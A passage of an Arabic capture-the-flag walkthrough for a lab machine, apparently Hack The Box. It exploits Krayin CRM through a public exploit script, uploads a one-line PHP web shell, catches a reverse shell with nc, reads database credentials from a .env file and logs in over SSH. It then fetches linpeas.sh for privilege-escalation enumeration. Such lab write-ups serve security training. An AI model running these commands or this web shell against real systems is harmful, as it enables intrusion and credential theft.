

عبر exploit-db نجد exploit لـ Krayin CRM (CVE-2026-38526)
ننزّل الملف الذي يحتوي على الـ exploit ونتحقق من البيانات التي يجب تمريرها إليه

ننشئ PHP shell:
<?php system($_GET['cmd']); ?>

نشغّل الاستغلال:
python3 52629.py -t http://billing.nexus.htb -u '[email protected]' -p 'N27xh!!2ucY04' -f shell.php

نشغّل المستمع: nc -lvp 12345. نستدعي الشِل عبر المتصفح عبر المسار الذي أنتجه الاستغلال

نحصل على reverse shell في الطرفية التي يعمل فيها nc:

نقرأ .env من داخل النظام ونجد كلمة المرور الثانية: DB_PASSWORD=y27xb3ha!!74GbR
نسجّل الدخول عبر SSH:
ssh [email protected]

المجموع: نجد أول user-flag!
نتحقق من وجود wget:

نقوم بتنزيل ملف linpeas.sh من المستودع الرسمي على Github ونفتح خادمًا لإرسال الملف إلى الجهاز المصاب:

نحصل على الملف بنجاح ونشغّل linpeas.sh: